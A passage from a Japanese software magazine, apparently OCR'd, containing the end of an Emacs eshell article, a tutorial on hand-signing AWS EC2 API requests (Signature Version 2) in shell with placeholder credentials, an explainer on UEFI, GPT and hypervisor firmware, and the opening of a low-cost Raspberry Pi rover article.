ですが根本的にはGNU/LinuxなどのUNIX系OSをメイン環境にすることが一番です。Windowsでは外部プログラムまわりで余計な苦労をします。まるで持病のようです。とくにCygwinとMinGWとWindowsネイティブ間でのくい違いはあまりにも痛いです。確かにパッケージマネージャChocolateyは便利ですが提供されているバイナリが古いこともあります。

Windowsしか使っていないのであれば、この機会にぜひ一度GNU/Linuxを試してみてください。Emacsに限らず最新ソフトウェアをコマンド一発でインストールできます。Windowsでは動作しなかった、あるいは動作させるのにものすごく苦労したものがGNU/Linuxではあっさり動作することが多々あります。非本質的な問題によるストレスから解放された喜びをぜひとも感じていただきたいです。Emacsをここまで乗りこなせたあなたならば、すぐに慣れることでしょう。

▼表1　eshell操作方法のまとめ

キー	解説
RET	コマンド実行
M-p	前の履歴を取り出す
M-n	後の履歴を取り出す
C-a	コマンドラインの行頭へ
C-c C-c	コマンドを強制終了
C-c C-d	EOFを送信
C-c C-e	コマンドラインを最下行に持っていく
C-c C-r	直前のコマンド出力の先頭へ
C-c C-l	履歴を一覧表示
C-c C-m	現在のコマンドラインをコピー
C-c C-p	前のコマンドラインへ
C-c C-n	後のコマンドラインへ
C-c C-u	コマンドラインをキル
C-c C-y	直前の引数をコピー

まとめ

eshellの主な操作方法を**表1**にまとめておきます。eshellはとても奥が深い世界であり、ここで伝えたことはほんのさわりに過ぎません。シェルコマンドとEmacs Lispが絶妙なバランスで調和した世界をお楽しみください。SD

シェルスクリプトではじめるAWS入門

――AWS APIの活用と実践

第9回　AWS APIでのデジタル署名の全体像を明らかにする③

Writer　波田野 裕一（はたの ひろかず）／運用設計ラボ　operation@office.operation-lab.co.jp

トピック

今年の秋は、9月末にbashの脆弱性に起因する“Shellshock”と、世界中のEC2インスタンスが強制的に再起動となる大規模メンテナンスが重なり、10月には大型の台風が連続して日本列島に来襲したり、SSL 3.0に重大な脆弱性が発見されるなど、例年に増して慌しく過ぎていくような気がしています。

とくに本連載のテーマとなっている「シェルスクリプト」に大きな影響のある“Shellshock”は、コマンドラインだけでなくWebアプリケーションが間接的に呼び出すシェルにも影響するということで、とくに/bin/shの実体がbashとなっているLinux界隈では大騒ぎになっていたように思います。

そんな中、bash以外のシェル（zshなど）への移行を考える人、shとbashが分離されているOSに興味を持つ人、Webアプリケーションの作り方を見直す人などの話を聞くと、自分達の生活基盤でもあるシェルとのつきあい方をそれぞれに見直す良い機会になっているのかもしれないなぁ、と感じるのでした。

さてそんな中、10月6日にAWS CLIの1.5系列がリリースされて粛々とAWS各プロダクトの新機能を取り込みつつ進化してきているようです。少し気になるところでは1.3.13で導入された「~/.aws/credentialsの記述が~/.aws/configよりも優先される」機能に関して、1.5.0では**aws configure**コマンドで認証情報とデフォルトリージョンなどの設定情報を入力すると、~/.aws/credentialsに認証情報、~/.aws/configに設定情報が出力されるようになりました。

リスト1と**リスト2**に、環境変数AWS_DEFAULT_PROFILEで複数アカウントを切り換えて利用する場合の設定例を示します。

これらの例では、デフォルトリージョンについてproductアカウントでは東京リージョンを、developアカウントではオレゴンリージョンを利用しています。

設定ファイルを作成するうえで、次の2点に注意してください。

▼リスト1　~/.aws/credentials

```
[product]
aws_access_key_id=AKIAXXXXXXXXXXXXXXX
aws_secret_access_key=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

[develop]
aws_access_key_id=AKIAYYYYYYYYYYYYYYY
aws_secret_access_key=YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY
```

▼リスト2　~/.aws/config

```
[profile product]
region = ap-northeast-1

[profile develop]
region = us-west-2
```

▼リスト3　~/.aws/default.rc

```
aws_access_key_id=AKIXXXXXXXXX0EXAMPLE
aws_secret_access_key='xXxxxXXxxXXXX/X0XXXXX/xXxXxxXXEXAMPLEKEY'
```

1. credentialsファイルでは、プロファイル名の記述に“profile”というキーワードが含まれないこと
2. configファイルでは、そのプロファイルのデフォルトリージョンが記述されていない場合にUS Standard(us-east-1)が使用されること

なお、リージョンは環境変数AWS_DEFAULT_REGIONで随時切り替えも可能です。

今回の流れ

連載第7回から、AWS APIを直接操作するために必要な次の3種類のディジタル署名について解説しています。

・Signature Version 2(今回)
・Signature Version 3(第7回、第8回)
・Signature Version 4

前回の第8回までは、3つの署名方法のうち最もシンプルなSignature Version 3とその実例を解説しました。今回は、2番めの署名方法としてSignature Version 2の概要について解説をします。

事前準備

AWS APIに直接アクセスするには、次の環境が必要です。これら環境の詳細、および、AWS APIにリクエストを投入して'404 Bad Request'が返ってきた場合のための検証環境については、連載第2回「AWS API の利用方法と環境の構築」を参照ください。

AWS認証情報

シェルスクリプトから利用する認証情報として、**リスト3**のような内容の~/.aws/default.rcファイルがあることを前提にしています。ご利用のIAMユーザの認証情報にあわせて作成してください。**リスト3**の作成が完了したら、読み込んでおきます。

・コマンド入力：

```
$ . ~/.aws/default.rc
```

シェル変数に格納されていることを確認しておきましょう。

・コマンド入力：

```
$ echo ${aws_access_key_id}
$ echo ${aws_secret_access_key}
```

Signature Version 2

Signature Version 2(以下「v2」)は、3つの署名方法の中で、最もシンプルなSignature Version 3(以下「v3」)と最も複雑なSignature Version 4の中間に位置する署名手順となっています。


現時点でv2だけに対応しているAWSプロダクトは、Amazon Elastic Cloud Computing(以下「EC2」)およびEC2と同じAPIを利用しているAmazon Virtual Private Cloud(VPC)、東京リージョンでは提供されていないAWS Import/Exportの3つとなっています。

v2の署名付きリクエストデータの作成手順は**図1**のとおりです(大きな流れはv3と変わりません)。ここでは、VPCの一覧を取得するリクエストを作成していきます。

手順①リクエストデータの作成

まず、リクエストデータを作成します。リクエストデータには大きく分けて、次の3つの内容が含まれます。

▼図1　リクエストデータの作成手順



1.実行内容に関する情報
2.APIが必要とする情報
3.アクセスキーID

最初に必要となるのは、「実行内容に関する情報」です。VPCの場合は、EC2 APIリファレンス[注1]で、リクエストに必要なデータを調べることができます。VPCの一覧を取得するAPIアクションは'DescribeVpcs'ですので、EC2 APIリファレンス > Actions > DescribeVpcsのページ[注2]を探します。

ここには以下のような内容が記述されています。

・Description(そのアクションの概要)
・Request Parameters(パラメータ)
・Response Elements(レスポンス内容)
・Errors(エラーに関する情報)
・Examples(例)

このうち、Request Parametersが「実行内容に関する情報」です。DescribeVpcsでは、3つ定義されているすべてのパラメータが'Required: No'となっているため、パラメータなしでも実行できます。パラメータなしの場合の'Describe Vpcs'の「実行内容に関する情報」は**リスト4**のようになります。

次に「APIが必要とする情報」を準備します。以下の情報が、「APIが必要とする情報」となります。

・署名方式(HmacSHA256)
・署名バージョン(V2の場合は'2')
・タイムスタンプ('2014-10-17T08:05:41Z'という形式。GMT)
・APIのバージョン

これら4項目はAPIを叩くたびに使いまわしが効くので、シェル変数として読み込むようにテキストファイルとして作成しておきます(**リスト5**)。

この**リスト5**を**.**コマンドもしくは**source**コマンドで読み込みます。

・入力コマンド:

```
$ . ./env-v2.txt
```

正常にシェル変数として読み込まれているか確認しておきましょう。

・入力コマンド:

```
$ echo ${API_VERSION}
```

・実行結果(例):

```
2013-10-15
```

以上で、「実行内容に関する情報」と「APIが必要とする情報」がそろいました。これに「アクセスキーID」を追加することで、リクエストデータが完成します。

▼リスト4　vpc-describe-vpcs-query.txt

```
Action=DescribeVpcs
```

▼リスト5　env-v2.txt

```
SIGNATURE_METHOD='HmacSHA256'
SIGNATURE_VERSION='2'
TIMESTAMP=`TZ=GMT date +%Y-%m-%dT%H:%M:%SZ`
API_VERSION='2013-10-15'
```

注1) URL http://docs.aws.amazon.com/AWSEC2/latest/APIReference/
注2) URL http://docs.aws.amazon.com/AWSEC2/latest/APIReference/ApiReference-query-DescribeVpcs.html

・入力コマンド：

```
$ FILE_REQ='request.tmp'
$ cp vpc-describe-vpcs-query.txt ${FILE_REQ}

$ ( echo "AWSAccessKeyId=${aws_access_key_id}"; \
  echo "SignatureMethod=${SIGNATURE_METHOD}"; \
  echo "SignatureVersion=${SIGNATURE_VERSION}"; \
  echo "Timestamp=${TIMESTAMP}"; \
  echo "Version=${API_VERSION}" \
) >>${FILE_REQ}
```

・リクエストデータ(request.txt)：

```
Action=DescribeVpcs
AWSAccessKeyId=AKIAXXXXXXXXXXXXXXXX
SignatureMethod=HmacSHA256
SignatureVersion=2
Timestamp=2014-10-17T08:05:41Z
Version=2013-10-15
```

手順②サイン文字列の作成

次にサイン文字列(String to Sign)を作成します。サイン文字列は、デジタル署名の対象となる文字列ですので、作成手順を厳密に守る必要があります。ほんの少しでも手順間違いがあるとデジタル署名によるハッシュ値が変わってしまい、APIがリクエストを受け取ってくれないことになります。

サイン文字列の作成手順はおおむね次のとおりです。

1. HTTPヘッダ部分の作成(GETもしくはPOST)
2. リクエストデータのソート
3. パーセントエンコーディング(いわゆるURLエンコード)
4. リクエストデータの結合('&'区切りで1行に結合)

まず最初に、HTTPヘッダ部分を作成します。今回のリクエストはシンプルなため、ここではGETメソッドを利用します。

HTTPヘッダ作成には、リクエスト先となるENDPOINTが必要になります。EC2のエンドポイントはリージョン別に設定されており、次のようになっています[注3]。

- Virginia (us-east-1): ec2.us-east-1.amazonaws.com
- Oregon (us-west-2): ec2.us-west-2.amazonaws.com
- California (us-west-1): ec2.us-west-1.amazonaws.com
- Ireland (eu-west-1): ec2.eu-west-1.amazonaws.com
- Singapore (ap-southeast-1): ec2.ap-southeast-1.amazonaws.com
- Sydney (ap-southeast-2): ec2.ap-southeast-2.amazonaws.com
- Tokyo (ap-northeast-1): ec2.ap-northeast-1.amazonaws.com
- Sao Paulo (sa-east-1): ec2.sa-east-1.amazonaws.com

ここでは、Virginia(us-east-1)を利用します。

注3) URL http://docs.aws.amazon.com/general/latest/gr/rande.html#ec2_region

▼表1　パーセントコーディング対応文字種

文字	ASCII文字コード番号
'半角空白'	%20
!	%21
#	%23
$	%24
&	%26
'	%27
(	%28
)	%29
*	%2A
+	%2B
,	%2C
/	%2F
:	%3A
;	%3B
=	%3D
?	%3F
@	%40
[	%5B
]	%5D

・入力コマンド：

```
$ ENDPOINT='ec2.us-east-1.amazonaws.com'
$ FILE_OUTPUT='request.txt'

$ ( echo 'GET'; \
  echo ${ENDPOINT}; \
  echo '/'; \
) >${FILE_OUTPUT}
```

次に、リクエストデータのソートおよびパーセントエンコーディングを行います。

リクエストデータのソートとは、リクエストデータの各行を並び換えることで、AWS APIでは昇順でソートする必要があります。LANG変数が"en_US.UTF-8"の場合、大文字小文字のソート順が変わってしまうので、Cもしくはja_JP.UTF-8に設定してください。

パーセントエンコーディングとは、RFC3986（URIを定義しているRFC）に定義されているエンコード方法で、URIで使用できない文字を'%'と英数字の組み合わせで表現するものです。

パーセントエンコーディングが必要となる文字種は**表1**の19個で、それぞれのASCII文字コード番号の冒頭に'%'を追加したものに置き換える必要があります[注4]。

今回のリクエストデータでは、タイムスタンプに含まれている':'についてパーセントエンコーディング（'%3A'に置換）する必要があります。

リクエストデータのソートとパーセントエンコーディングが完了したら、リクエストデータ各行の改行コードを削除して1行に結合します。このときに、各行の区切り文字として'&'を追加します。

この結合したリクエストデータは、最終的なリクエストを生成するうえで再度必要となるので、変数MSGに格納しておきます。

注4）参考 URL http://tools.ietf.org/html/rfc3986#section-2.1

・入力コマンド：

```
MSG=`cat ${FILE_REQ} |\
  sort               |\
  sed -e 's/:/%3A/g' |\
  sed -e 's/^/¥&/'       |\
  sed -e '1s/^¥&//'      |\
  tr -d '¥n'
`
```

この変数MSGを、末尾に改行を含めずに、先ほど作成したHTTPヘッダに追記します。このときの実行方法は、OSやシェル環境によって異なります。

・Mac OS Xの/bin/shの場合：

```
echo "${MSG}\c" >>${FILE_OUTPUT}
```

・bash、Linuxのsh（bash）、FreeBSDのsh（ash）の場合：

```
echo -n "${MSG}" >>${FILE_OUTPUT}
```

最終的なサイン文字列は**リスト6**のような内容になっているはずです。

最後の改行が削除されているかどうかは、echoコマンドでファイルを表示すれば確認できます。ファイル内容と次のコマンドプロンプトが改行されずに表示されていればOKです。

以上でサイン文字列の作成が完了しました。この文字列は、次の署名計算のためだけに使用します。

手順③サイン文字列の署名計算

サイン文字列の作成が完了したら、シークレットアクセスキーを利用して署名計算を行います。v3のとき同様に、openssslコマンドを利用してHMAC-SHA256で署名計算をし、その結果をBase64エンコードして出力します。今回は、Base64エンコードで末尾に出力される'='のパーセントエンコーディング（'%3D'）も行います。

▼リスト6　サイン文字列（例：request.txt）：

```
GET
ec2.us-east-1.amazonaws.com
/
AWSAccessKeyId=AKIAXXXXXXXXXXXXXXXX&Action=DescribeVpcs&SignatureMethod=HmacSHA256&
SignatureVersion=2&Timestamp=2014-10-17T08%3A05%3A41Z&Version=2013-10-15
```

・入力コマンド(例)：

```
$ SIGNATURE=`openssl dgst -binary -hmac \
${aws_secret_access_key} -sha256 ${FILE_
OUTPUT} |\
base64 |\
sed -e 's/=/%3D/g'`

$ echo ${SIGNATURE}
```

・実行結果(例)：

```
xxXxxXxxxXxX00xxXXxX000XxxX%3D
```

出力結果の文字列が、このリクエストにおける署名(Signature)となります。

手順④最終リクエストデータの作成

ここまでで作成した次の3つの変数を結合して、最終的なリクエストデータをURI形式で作成します。

・APIのエンドポイント(サーバ名)
　(${ENDPOINT})
・リクエストデータ(${MSG})
・署名(${SIGNATURE})

・入力コマンド(例)：

```
URL="https://${ENDPOINT}/?${MSG}&
Signature=${SIGNATURE}"
echo ${URL}

https://ec2.us-east-1.amazonaws.com/
?AWSAccessKeyId=AKIAXXXXXXXXXXXXXXXX&
Action=DescribeVpcs&SignatureMethod=
HmacSHA256&SignatureVersion=2&Timestam
p=2014-10-17T08%3A05%3A41Z&Version=
2013-10-15&Signature=xxXxxXxxxXxX00xxXX
xX000XxxX%3D
```

これが今回の最終的なリクエストデータとなります。

手順⑤APIへの投入

今回のリクエストデータは、GETメソッドの形式(Query形式)で作成したので、ブラウザで実行することができます。

さっそくブラウザのURL欄に最終リクエストデータを貼り付けてみましょう。ただちにAPIからのレスポンスがブラウザに表示されるはずです(**リスト7**)。

リスト7のように、vpcIdやcidrBlockなどが表示されていれば、正常に処理されています。この例では、us-east-1には、デフォルトVPCだけが存在していることがわかります。

次回は

以上で、Signature Version 2に対する手動でのAPIリクエストで、VPCの一覧を取得することができました。この手順を理解できれば、EC2 APIリファレンスを見ながらEC2 Instanseを手動で立ち上げることも可能になります。

次回は、今回解説したSignature Version 2の署名付きリクエストデータを作成するシェルスクリプトの紹介、EC2での実例について解説します。SD

▼リスト7　レスポンス(例)

```
<DescribeVpcsResponse xmlns="http://ec2.amazonaws.com/doc/2013-10-15/">
<requestId>XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX</requestId>
<vpcSet>
<item>
<vpcId>vpc-00x00xx0</vpcId>
<state>available</state>
<cidrBlock>10.0.0.0/16</cidrBlock>
<dhcpOptionsId>dopt-00x0xx00</dhcpOptionsId>
<instanceTenancy>default</instanceTenancy>
<isDefault>false</isDefault>
</item>
</vpcSet>
</DescribeVpcsResponse>
```

ハイパーバイザの作り方

ちゃんと理解する仮想化技術

第25回

ハイパーバイザにおける ファームウェア その2　UEFI

Writer　浅田 拓也（あさだ たくや）　Twitter @syuu1228

はじめに

前回の記事では、bhyveにおける仮想シリアルポートの実装について解説しました。今回はファームウェアのうちUEFIについて解説します。

UEFIの歴史

EFI（Extensible Firmware Interface）は、1990年代にIntelとHPがIA64アーキテクチャを設計したときに、IA64とIA32の両方で使えBIOSに代わるレガシーフリーなファームウェア仕様を作ったのが始まりです。当初IA32では必要性が少なく、ほとんど採用されなかったのに対し、IA64ではEFIしかファームウェア標準がないため、最初のサーバ・ワークステーションリリース時から、EFIが採用されています。Appleは例外で、Intel Macはリリース時からEFIを搭載しています。ただし、これはEFI 1.0を基にし、Mac OS Xに合わせて仕様をやや変更しているようです。

EFIはその後Unified EFI Forumへ権利を移管してUEFIと呼ばれるようになり、2.x系の仕様がリリースされました。現在、UEFIと呼ばれPCに搭載されているファームウェアはすべてこの2.x系の仕様に基づくものです。64bitモードを含むIA32アーキテクチャ[注1]でも、2TB以上のHDDが普及するとともに新しいハードウェアで採用が本格化してきています。また、Windows RTタブレットやARMサーバにおいて、UEFIを採用したARMマシンも出てきているようです[注2]。

レガシーフリーと先に書いたとおり、IA32におけるEFIはプロテクトモードまたはロングモードで動作するためメモリ空間の制約を持たず[注3]、GPT（GUID Partition）と呼ばれる新たなパーティションテーブルを採用して2TB以上のHDDをサポートし、NICやUSBなどさまざまなデバイスをサポートしています。OSのブートローダのサイズにも制限がありません。さらに、レガシー互換機能としてBIOSブートもサポートされます[注4]。

なお、UEFIではBIOSに搭載されていたACPI（Advanced Configuration and Power Interface ）、SMBIOS（System Management BIOS）のようなサブシステムは同様に搭載されています。グラフィックカード、SCSIボードに搭載されていたBIOS用のリアルモードなファームウェアは廃止され、プロテクテッドモード・ロングモードあるいは中間言語で記述された新しいファームウェアが搭載されることになりました[注5]。

注1）一般的にはx86アーキテクチャと呼ばれ、その64bit対応版をx86_64またはx64と呼ぶが、UEFI周りの仕様の解説ではIA32と呼称されることが多いので、今回はこう表記した。


注2）タブレットではWindows RT採用機、サーバではAArch64アーキテクチャを搭載した大半の機種でUEFIおよびACPIが採用されている。一方、既存の多くのARMアーキテクチャを採用する組込み機器ではu-bootおよびDevice Treeが使われており、UEFIはあまり使われていない。

注3）IA32アーキテクチャのみで有効な議論。

注4）IA32アーキテクチャの場合。

注5）正確には、BIOS向けのファームウェアとUEFI向けのファームウェアの両方を1つのボードに搭載することができ、かつBIOSエミュレーションにより従来のBIOS向けファームウェアを搭載したボードを使用することも可能。

▼図1　GPT（Wikipedia、http://ja.wikipedia.org/wiki/GUIDパーティションテーブルより）



UEFIのインターフェース

GPT（GUID Partition）

UEFIではパーティションテーブルとしてGPTを用います。GPTはLBA0-33とHDDの最終33セクタに置かれるデータ構造で、次のようなレイアウトになっています（**図1**）。

MBR（Master Boot Record）は、古いソフトウェアとの互換性のために存在しています。GPTヘッダやパーティションエントリが2つあるのは、第一エントリが破損した場合に第二エントリを使ってリカバリを試みるためです。GPTヘッダにはユーザが使用可能なディスクの領域やパーティーション数などの値が書き込まれます。

GPTヘッダのレイアウトは**表1**のようになっています。各LBA（Logical Block Addressing）アドレスは64bitへ拡張されています。GPTヘッダやパーティションエントリの破損を検出するためのCRC32の値や、第一GPTヘッダのリカバリに使う第二GPTヘッダのアドレスが存在します。

また、ディスクのGUIDが設定できるようになっています。MBRにはユーザが使用可能なHDD領域の範囲を設定する項目はありませんでしたが、ここでは任意の値がセットできるようです。

パーティションエントリの数とサイズが指定できるようになっていますが、少なくとも64bit Windows環境では128個・128byteと設定されるようです。このため、作成できるパーティション数は128となります。次に、パーティションエントリのレイアウトを見てみます（**表2**）。

パーティションエントリのレイアウトはMBRのものと似ていますが、いくつか違いがあります。まず、パーティションタイプは小さな数値ではなく、あらかじめ定義されたファイルシステムのGUIDとなっています。

Linux filesystem dataなら0FC63DAF-8483-4772-8E79-3D69D8477DE4、Windows Basic data partitionならEBD0A0A2-B9E5-4433-87C0-68B6B72699C7といった値を指定します[注6]。

MBRのブートフラグに似たものとして属性フラグがありますが、ここには読み込み専用・隠しパー

▼表1　GPTのレイアウト

オフセット	サイズ	内容
0	8byte	シグニチャ
8	4byte	GPTのバージョン
12	4byte	ヘッダサイズ
16	4byte	ヘッダのCRC32
20	4byte	reserved
24	8byte	第一GPTヘッダのLBAアドレス
32	8byte	第二GPTヘッダのLBAアドレス
40	8byte	使用可能領域の開始LBAアドレス
48	8byte	使用可能領域の終了LBAアドレス
56	16byte	ディスクのGUID
72	8byte	パーティションエントリのLBAアドレス
80	4byte	パーティションエントリ数
84	4byte	パーティションエントリのサイズ
88	4byte	パーティションエントリのCRC32
92	reserved	

注6）GUIDのリストを参照（http://en.wikipedia.org/wiki/GUID_Partition_Table#Partition_type_GUIDs）

▼表2　パーティションエントリのレイアウト

オフセット	サイズ	内容
0	16byte	パーティションタイプGUID
16	16byte	パーティションユニークGUID
32	8byte	開始LBAアドレス
40	8byte	終了LBAアドレス
48	8byte	属性フラグ
56	72byte	パーティション名

ティションなどの属性は存在しているものの「ブートパーティション」というフラグは存在しません[注7]。理由は後述します。

MBRには存在していないものとして、パーティションの識別子としてOSから使われるパーティションユニークGUIDや、パーティション名を文字列で設定するフィールドがあります。

GPTからのブート

UEFIはブートストラップローダとパーティションのブートフラグを用いるBIOSのブート方式を踏襲していません。このため、これらのフィールドはGPT上に存在しません。

UEFIでは、ブート対象のHDDのGPTを参照し、EFI System partition（GUID：C12A7328-F81F-11D2-BA4B-00A0C93EC93B）を探して、\EFI\BOOT\BOOTX64.EFI（32bit環境ならBOOTIA32.EFI）というファイル名で保存されているブートローダを実行します（別のファイル名を指定することもできます。詳しくは後述）。

EFI System partitionは専用のパーティションタイプGUIDを用いますが、中身は普通のFATファイルシステムで、OSからも読み書きができます。BOOTX64.EFIはWindowsの.exeファイルと同じファイルフォーマットであるPEバイナリで、プロテクトモード（32bitまたは64bit）で動作しMBR上のブートストラップローダで見られたようなサイズ制限はありません。BIOSで動くブートローダが、BIOSコールを用いてディスクにアクセスしたり画面表示を行うように、BOOTX64.EFIではUEFIが定めた方式でUEFIのAPIを呼び出してディスクにアクセスしたり画面表示を行います。それらの操作は完全にC言語で記述でき、BIOSで動くブートローダのようにプロテクトモードへの切り替えとそれに伴うアセンブリコードの実装などを必要としません。このBOOTX64.EFIのようなプログラムのことを「UEFI Application」と呼びます。

GRUB2はUEFI Applicationとして動作します。Linuxカーネルそのものを UEFI Applicationとしてビルドすることもできます[注8]。

ブートメニュー

設定情報を格納する領域として、UEFIではUEFI NVRAM Variablesが用意されています。ここに設定を書き込むことにより、カスタムブートエントリを追加できます。次に変数名を示します。

- Boot####：ロードするUEFI applicationのPATH・またはディスクのデバイスPATH
- BootOrder：Boot####の試行順序（配列で指定）
- BootNext：次回起動時にロードするBoot####（BootOrderより優先、一度起動すると削除）
- Timeout：設定秒数だけBoot Menuを表示（自動起動を遅延）

リスト1にFedoraでの設定例を示します。

UEFI API

UEFIのAPIは拡張可能であることが特徴で、すべてのAPIは「Protocol GUID」で検索し、Handleを取得して呼び出す、という使い方になっています[注9]。**リスト2**に例を示します。

コード内では割愛していますが、HandleProtocol関数を提供するのはEFI_BOOT_SERVICES構造体で、EFIアプリケーションのmain関数の引数に渡されるEFI_SYSTEM_TABLE構造体から参照できます。このように、APIはすべてメモリ上のテーブルとして表現されており、BIOSコールと異なりソフトウェア割り込みなどは使いません。

コンソールやSATAデバイスへの入出力に加えて、FAT32ファイルシステムサポート、PEバイナリローダ、SCSI/USB・iSCSI・PCIデバイスなどの各種デバイスアクセス、ACPIサポート、TCP/IPサポート、などBIOSよりも高水準なAPIが提供され

注7） 表「Partition attributes」を参照（http://en.wikipedia.org/wiki/GUID_Partition_Table#Partition_entries）

注8） EFI Stub Kernel

注9） 呼び出せるAPIの関数名が静的に決まっているのではなく、拡張モジュールをロードすることで、「プロトコル」という形で追加できるようになっている。また、プロトコルを削除することも構造上は可能になっている。

▼リスト1　UEFI NVRAM Variables設定例

```
Timeout: 1 seconds
BootOrder: 0000,0012,0017,001C,001E,0025,0026,0021
Boot0000: Fedora  HD(1,800,64000,04f8813b-3ac1-4320-8981-216cd76e6beb)File(¥EFI¥FEDORA¥SHIM.EFI)
```

▼リスト2　UEFIサンプルコード

```
#define EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_GUID ¥
{ ¥
0x964e5b22, 0x6459, 0x11d2, {0x8e, 0x39, 0x0, 0xa0, 0xc9, 0x69, 0x72, 0x3b} ¥
}
EFI_GUID gEfiSimpleFileSystemProtocolGuid = EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_GUID;
EFI_SIMPLE_FILE_SYSTEM_PROTOCOL             *Vol;
EFI_FILE_HANDLE                             Root;
EFI_FILE_HANDLE                             CurDir;
EFI_FILE_HANDLE                             FileHandle;
CHAR16 *FileName = L"hoge.txt";

gBS->HandleProtocol (
DeviceHandle,
&gEfiSimpleFileSystemProtocolGuid,
&Vol
);

Vol->OpenVolume (Vol, &Root);

CurDir->Open (
CurDir,
&FileHandle,
FileName,
EFI_FILE_MODE_READ,
0
);
```

ています。とてもAPIが充実しているので、この上に実験的にlibcが移植されています。さらにそのlibcを用いてEDK2公式でPython、非公式でmrubyが移植されています。また、筆者がテストした限りではC言語で記述されたTwitterクライアントを2, 3行の修正で移植・実行できました。

ハイパーバイザでのUEFIサポート

ブートローダやカーネルへの変更なしにハイパーバイザ上でOSを起動するには、ハイパーバイザ上でファームウェアを動作させる必要があります。

UEFIはファームウェアのリファレンス実装がEDK2/tianocoreという名前でBSDライセンスで配布されています[注10]。ハイパーバイザだけでなく、実機でもこれが使用されているものと思われます。EDK2にはデフォルトでQEMUサポートのコードとQEMUでUEFIを実行するためのディスクイメージ作成などを含むビルド環境が同梱されており、QEMUベースの仮想化環境であるKVMなどでUEFIを試めせます。

EDK2でサポートされていないハイパーバイザ上へ移植するには、そのハイパーバイザがエミュレートしているデバイス群に合わせたハードウェアアクセスのコードをEDK2上に実装する必要があります。また、ほとんどのOSを無改造で実行するにはACPIのサポートが必須です[注11]。

まとめ

今回は、ハイパーバイザにおけるファームウェアのうち、UEFIについて解説しました。SD

注10）http://tianocore.sourceforge.net/wiki/EDK2

注11）EDK2はACPIを含む。

第53回 ラズパイローバーを安価に作ってAndroidで操作しよう!

モバイルデバイス初のオープンソースプラットフォームとして、エンジニアから高い関心を集めるGoogle Android。いち早くそのノウハウを蓄積したAndroidエンジニアたちが展開するテクニックや情報を参考にして、大きく開かれたAndroidの世界へふみだそう!

今岡 通博　IMAOKA Michihiro
日本Androidの会 コミュニティ運営委員

はじめに

Android端末の加速度センサーを使って「ラズパイローバー」(**写真1**)をリモートで制御するシステムを紹介します。ラズパイローバーとはRaspberry Piにモータと車輪を付けたロボットカーのようなもので、世界中でさまざまなものが作られています。本稿はこのラズパイローバーを「いかに安価に作るか」に筆者が日々挑戦し続けた成果です。必要な材料を**表1**にまとめます。

このシステムのためにコーディングしたのは28行のみです。既存のソフトを最大限利用させてもらいました。電子工作ははじめてという読者のためにも、はんだ付けの必要ないブレッドボードを利用しています。より安く、より簡単に作れるラズパイローバーをぜひおためしあれ。

システム概要

最初に操作方法です。水平状態のAndroid端末を前に傾けるとラズパイローバーは前進します。前に傾けたまま左にひねると左に、逆にひねれば右に曲がります。そしてAndroid端末を水平

▼表1　部品一覧

部品名	単価(円)	数量(個)	価格(円)	参考購入先等
Wi-Fi ドングル (RTL8188CUS搭載の802.11n WLAN Adapter)	758	1	758	Amazon
タミヤツインモータギヤーボックス	907	1	907	Amazon
タミヤトラック&ホイールセット	459	1	459	Amazon
ブレッドボード BB-601	130	1	130	秋月電子通商
電池ボックス 単3×2　Switch付き BH-321-1AS(モータ駆動用)	60	1	60	秋月電子通商
電池ボックス 単3×4　USBコネクタ付き SBH-341-3S/USB(ラズパイ用)	250	1	250	秋月電子通商
フォトカプラ TLP621-1	40	2	80	秋月電子通商
トランジスタ 2SC2120	10	4	40	秋月電子通商
抵抗 100 Ω	1	2	2	秋月電子通商
コンデンサ 0.1 μF	10	2	20	秋月電子通商
ジャンパ線(オス-メス)	30	3	90	秋月電子通商
発光ダイオード(テスト用)	10	2	20	秋月電子通商
+ナベ頭小ネジ(鉄・ユニクローム)M3×15	1.5	4	6	モノタロウ　1パック300個購入時459円
+ナベ頭小ネジ(鉄・ユニクローム)M3×25	2	2	4	モノタロウ　1パック220個購入時459円
六角ナット(鉄・ユニクローム)M3	1	6	6	モノタロウ　1パック400個購入時429円
ハンガーの針金など	0	1	0	
アイスキャンディスティック	0	7	0	
参考合計金額			**2,832**	


※Raspberry Pi本体とSDカードは部品表に入れていません。

に戻すとラズパイローバーは停止します。

